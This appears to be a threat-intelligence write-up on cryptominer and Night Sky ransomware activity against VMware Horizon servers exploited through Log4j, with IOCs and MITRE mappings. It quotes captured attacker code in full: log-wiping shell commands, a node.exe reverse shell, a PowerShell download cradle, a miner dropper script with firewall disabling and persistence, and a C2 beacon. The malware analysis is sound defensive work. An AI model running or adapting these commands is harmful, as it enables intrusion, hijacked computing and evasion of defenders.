
https://github.com/MoneroOcean/xmrig_setup/blob/master/setup_moneroocean_miner.sh

Based on a VirusTotal search, we see that this IP was mentioned by the community: “Seeing this hit public-facing Horizon server”.



Seeing this hit public-facing Horizon server.

According to the VirusTotal search, we have observed that the dl.sh file is in the relations tab:



5 security vendors flagged this IP address as malicious

72.46.52.135 (72.46.48.0/20)
AS 15108 (ALLO-COMM)

Communicating Files

Scanned	Detections	Type	Name
2022-01-08	16 / 57	Shell script	344a55886304a292d5bd41e6bf68311fae527a630da0f9b1445b4c7e4f1cdd9d

Files Referring

Scanned	Detections	Type	Name
2022-01-17	5 / 57	Text	dl.sh
2022-01-17	5 / 58	Text	dl.sh
2022-01-17	12 / 57	Shell script	18334764aea51c8c638b60dda8553be96e30d508777d790d23507058941c73e5
2022-01-17	1 / 54	unknown	mad_micky.bat
2022-01-16	8 / 58	Text	sol.sh
2022-01-15	4 / 57	Text	vm.sh
2022-01-10	4 / 57	Text	e95700e322f742d7cb01506217bace0cffcee1922a6d3acf88486a7b4d471333
2022-01-08	16 / 57	Shell script	344a55886304a292d5bd41e6bf68311fae527a630da0f9b1445b4c7e4f1cdd9d

In this case, dl.sh seems to be targeting hosts that have WSL (Windows Subsystem for Linux).
This makes monitoring and detection a bit more complex as it hides its activity behind the virtualization layer of the Linux guest.

As part of its flow, the script transfers execution to other scripts it downloads. All the scripts will perform similar actions and, after performing certain checks, they drop the XMRig cryptominers on the victim's machine. The main activities of these scripts are:

Removing system artifacts that are related to cryptomining activity:

- Processes
- Cron jobs
- Files and directories

```
ps aux | grep -v grep | grep '/dev/shm/jeeej' | awk '{print $2}' | xargs -i kill -9 {}
ps aux | grep -v grep | grep 'rodolf.sh' | awk '{print $2}' | xargs -i kill -9 {}
ps aux | grep -v grep | grep '/tmp/system' | awk '{print $2}' | xargs -i kill -9 {}
ps aux | grep -v grep | grep 'kthzabor' | awk '{print $2}' | xargs -i kill -9 {}
ps aux | grep -v grep | grep '/tmp/kthmimu' | awk '{print $2}' | xargs -i kill -9 {}
crontab -r
rm -rf /tmp/.*
rm -rf /var/tmp/.*
rm -rf /etc/cron.hourly/oanacroner
rm -rf /etc/cron.hourly/oanacrona
rm -rf /etc/cron.daily/oanacroner
rm -rf /etc/cron.daily/oanacrona
rm -rf /etc/cron.monthly/oanacroner
rm -rf /dev/shm/*
rm -rf xmrig-6.13.1-linux-x64.tar.gz
rm -rf $HOME/moneroocean/
rm -rf /var/tmp/moneroocean/
rm -rf /root/moneroocean/
```

Cleaning and removing artifacts from system logs:

```
echo > /var/log/wtmp
echo > /var/log/lastlog
echo >   /var/log/utmp
cat /dev/null >  /var/log/secure
cat /dev/null >  /var/log/message
sed  -i '/107.191.63.34/'d  /var/log/messages
sed -i 's/107.191.63.34/127.0.0.1/g' secure
```

Dropping and executing their own XMRig cryptominers

```
/tmp/juma -o 207.38.87.6:3333 -u rouge -B -k >/dev/null 2>&1
```

Extracted IOCs:

IOC	Category	SHA256	URL

dl.sh	Script	37A794E32F58E40658CDABBE16CD6B9EFB807B66ECD19C352FE7769D000E5AFE	hxxp[://]72[.]46[.]5
dm.sh	Script	5EC113EDE6F48CD2A4F6A6233E8D58DA4A6EB276D8689CF0BAE49EA2F269C23A	hxxp[://]72[.]46[.]5
rodolf.sh	Script	961B153F31DC9B75F6C5F14DDE1D1676DF77647651A03C39ADBB91F08D4CB3E2 A4EA19B36DA84E5BE9635AB76E9EDA1E22F55C95344B969EFC147CF547FB2046	hxxp[://]72[.]46[.]5 hxxps[://]41[.]157[
static.sh	Script	581513FBEDB4C28E63F9D91625B032EFC82AEB849086BCB0469081CDF830256C	hxxps[://]41[.]157[
afghan	Cryptominer	6E4B708017992A4600A644660B82C1068BECB1C1D1212A70A14BBE89C3B211FD	hxxp[://]72[.]46[.]5 hxxps[://]41[.]157[
juma	Cryptominer	EF11C120FAB2129FCE6DDDB8B007102EF98281E11864386FF09C179C58D1DFE0 B2E2FE9E6DDBD05B8113419283B4C4E7AEBF4ACE21C0892545B1521936EBD3D6	hxxps[://]41[.]157[hxxps[://]41[.]157[
107[.]191[.]63[.]34	IP		
72[.]46[.]52[.]135	IP		
41[.]157[.]42[.]239	IP		
207[.]38[.]87[.]6	IP		
/tmp/.shanbe/	Directory		

As we continued monitoring the infected host, we observed that the threat actors executed other shell commands. In case 1.2, we cover the node.exe process that was abused by the threat actors as a LOLBin.

Case 1.2 – VMware node.exe abuse:

```
‘C:\Program Files\VMware\VMware View\Server\appblastgateway\node.exe’ -r net -e ‘sh = require(‘child_process’).exec(‘cmd.exe’);var
client = new net.Socket();client.connect(8853, ‘66.42.36[.]178′, function(){client.pipe(sh.stdin);sh.stdout.pipe(client);sh.stderr.pipe(client);});’
```

The above command was executed through the ws_tomcatservice.exe process:

Parent process: c:\program files\vmware\vmware view\server\bin\ws_tomcatservice.exe
Child process: C:\Program Files\VMware\VMware View\Server\appblastgateway\node.exe

The JavaScript command opened a connection to ‘66.42.36[.]178’ on port 8853 and opened a reversed shell via cmd.exe.

As mentioned above, we researched the “VMware View” environment and noticed that one of the binaries being installed as part of “VMware View” is node.exe which can be abused in order to execute JavaScript commands.

We are still investigating this case and will publish more details and IOCs when our investigation is completed.


In case 1.3, we spotted another Cryptominer deployment attempt:

Case 1.3 – XMS XMRig

The following command was executed on the infected host:

```
powershell iex(New-Object Net.WebClient).DownloadString(‘http://80.71.158[.]96/xms[.]ps1’)
```

xms.ps1 content:




```
$cc = "http://80.71.158.96"
$sys=-join ([char[]](48..57+97..122) | Get-Random -Count (Get-Random (6..12)))
$dst="$env:AppData\network02.exe"
$dst2="$env:TMP\network02.exe"
netsh advfirewall set allprofiles state off

Get-Process network0*, kthreaddi, sysrv, sysrv012, sysrv011, sysrv010, sysrv00* -ErrorAction SilentlyContinue | Stop-Process
# ps | Where-Object { $_.cpu -gt 50 -and $_.name -ne "[kthreaddi]" } | Stop-Process

$list = netstat -ano | findstr TCP
for ($i = 0; $i -lt $list.Length; $i++) {
    $k = [Text.RegularExpressions.Regex]::Split($list[$i].Trim(), '\s+')
    if ($k[2] -match "(:3333|:4444|:5555|:7777|:9000)$") {
        Stop-Process -id $k[4]
    }
}

if (!(Get-Process *network02] -ErrorAction SilentlyContinue)) {
    (New-Object Net.WebClient).DownloadFile("$cc/wxm.exe", "$dst")
    (New-Object Net.WebClient).DownloadFile("$cc/wxm.exe", "$dst2")
    Start-Process "$dst2" "--donate-level 1 -o b.oracleservice.top -o 198.23.214.117:8080 -o 51.79.175.139:8080 -o 167.114.114.169:8080 -u 46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ" -windowstyle hidden

    schtasks /create /F /sc minute /mo 1 /tn "BrowserUpdate" /tr "$dst --donate-level 1 -o b.oracleservice.top -o 198.23.214.117:8080 -o 51.79.175.139:8080 -o 167.114.114.169:8080 -u 46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ -p x -B"
    reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Run /d "$dst --donate-level 1 -o b.oracleservice.top -o 198.23.214.117:8080 -o 51.79.175.139:8080 -o 167.114.114.169:8080 -u 46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ -p x -B" /t REG_SZ /f
    schtasks /create /F /sc minute /mo 1 /tn "Browser2Update" /tr "$dst2 --donate-level 1 -o b.oracleservice.top -o 198.23.214.117:8080 -o 51.79.175.139:8080 -o 167.114.114.169:8080 -u 46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ -p x -B"
    reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Run2 /d "$dst2 --donate-level 1 -o b.oracleservice.top -o 198.23.214.117:8080 -o 51.79.175.139:8080 -o 167.114.114.169:8080 -u 46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ -p x -B" /t REG_SZ /f
}

```

The main functionality of the script:

- Downloads files and saves them as $env:Appdata\network02.exe and $env:TMP\network02.exe (MITRE: Ingress Tool Transfer T1105).
- Disable all firewall profiles via netsh (MITRE: Impair Defenses: Disable or Modify System Firewall T1562.004).
- Network discovery via netstat (MITRE: System Network Connections Discovery T1049).
- Creation of a scheduled task via schtasks command (MITRE: Scheduled Task/Job: Scheduled Task T1053.005).
- Achieves persistence by creating a Run key in the Registry via reg command (MITRE: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001)

The downloaded payload is XMRig miner:

- SHA256: 0663d70411a20340f184ae3b47138b33ac398c800920e4d976ae609b60522b01
- SSDeep: 98304:Hf8WSHqjQrScap+JvvW8vCeNDzml+UxHVP9kfYs:kprvvdvCeNe+Ux1qfYs


pestudio 9.14 - Malware Initial Assessment - www.winitor.com [c:\users\user\desktop\wxm.exe]

property	value
md5	F0CF1D3D9ED23166FF6C1F3DEECE19B4
sha1	008CAE11FDA5A3DEE7B7832871B6D654F00EA8E4
sha256	0663D70411A20340F184AE3B47138B33AC398C800920E4D976AE609B60522B01
md5-without-overlay	wait...
sha1-without-overlay	wait...
sha256-without-overlay	wait...
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes-text	M Z .. .. @ .. ..
file-size	4723712 (bytes)
size-without-overlay	wait...
entropy	6.625
imphash	n/a
signature	Microsoft Visual C++ 8.0
entry-point	48 83 EC 28 E8 3B 05 00 00 48 83 C4 28 E9 72 FE FF FF CC CC CC CC CC CC CC CC CC CC CC CC CC CC...
file-version	6.14.1
description	XMRig miner
file-type	**executable**
cpu	**64-bit**
subsystem	console
compiler-stamp	0x61180296 (Sat Aug 14 10:51:18 2021)
debugger-stamp	0x61180296 (Sat Aug 14 10:51:18 2021)
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

sha256: 0663D70411A20340F184AE3B47138B33AC398C800920E4D976AE609B60522B01 | cpu: 64-bit | file-type: executable | subsystem: console | entry

After covering the TTPs the threat actors utilized to deploy the XMRig miner, they executed another interesting command which leads us to case 1.4:


Case 1.4 – Night Sky ransomware group operation

According to this report by Microsoft, the attackers are using C2 servers that spoof a legitimate domain, api[.]rogerscorp[.]org, using the following command:

```
powershell -c curl -uri http://api[.]rogerscorp[.]org:80 -met POST -Body
([System.Convert]::ToBase64String(([System.Text.Encoding]::ASCII.GetBytes((echo [IP Of the Victim])))))
```

The above PowerShell command executed curl command to send the victim’s external IP address via a POST request to the *http://api.rogerscorp[.]org* domain over port 80.


Microsoft Security Intelligence’s tweet:


Microsoft Security Intelligence
@MsftSecIntel

These campaigns notably use CnC servers that spoof legitimate domains, for example service[.]trendmrcio[.]com, api[.]rogerscorp[.]org, api[.]sophosantivirus[.]ga, apicon[.]nvidialab[.]us, among others.

4:37 AM · Jan 11, 2022 · Twitter Web App

VirusTotal community comments:


api.rogerscorp.org

2 / 90

2 security vendors flagged this domain as malicious

api.rogerscorp.org
rogerscorp.org

Registrar: NameSilo, LLC
Creation Date: 1 month ago
Last Updated: 14 days ago

Community Score

DETECTION DETAILS RELATIONS COMMUNITY 6

Comments

NadavL
3 days ago

https://mobile.twitter.com/LNadav/status/1481639053929771010

patricksvgrapi
4 days ago

This indicator was mentioned in a report.


🔎 Title: Guidance for preventing, detecting, and hunting for exploitation of the Log4j 2 vulnerability
Reference: https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/
Report Publish Date: 2022-01-11
Reference ID: #b057563a0 (https://www.virustotal.com/gui/search/b057563a0/comments for report's related indicators)

nikhitht
5 days ago

Observing Log4J exploitation attempts from this IP

Night Sky was first observed at the end of 2021 while being distributed by a Chinese-based ransomware operator. The threat actors exploit Log4j CVE-2021-44228 and CVE-2021-45046 on VMware Horizon machines.

The Night Sky ransomware was first spotted by MalwareHunterTeam on Jan 1th.


MalwareHunterTeam
@malwrhunterteam

First day of the year, and a new ransomware gang just appeared: Night Sky.
No sample seen yet.
Note: NightSkyReadMe.hta
Extension: .nightsky
Already 2 entries on the leak site.
😫
@demonslay335


10:48 PM · Jan 1, 2022 · Twitter Web App

The Night Sky ransomware group threatens its victims with the double extortion model. It allows the threat actors to get hold of the victim's assets and demand ransom for their decryption, while also exfiltrating data and threatening the victim that the data will be forever gone, sold or published to the public if he fails to meet their ransom demands.

Part of the note (double extortion):

"we will decrypt the data and destroy the stolen data without leaking the data."

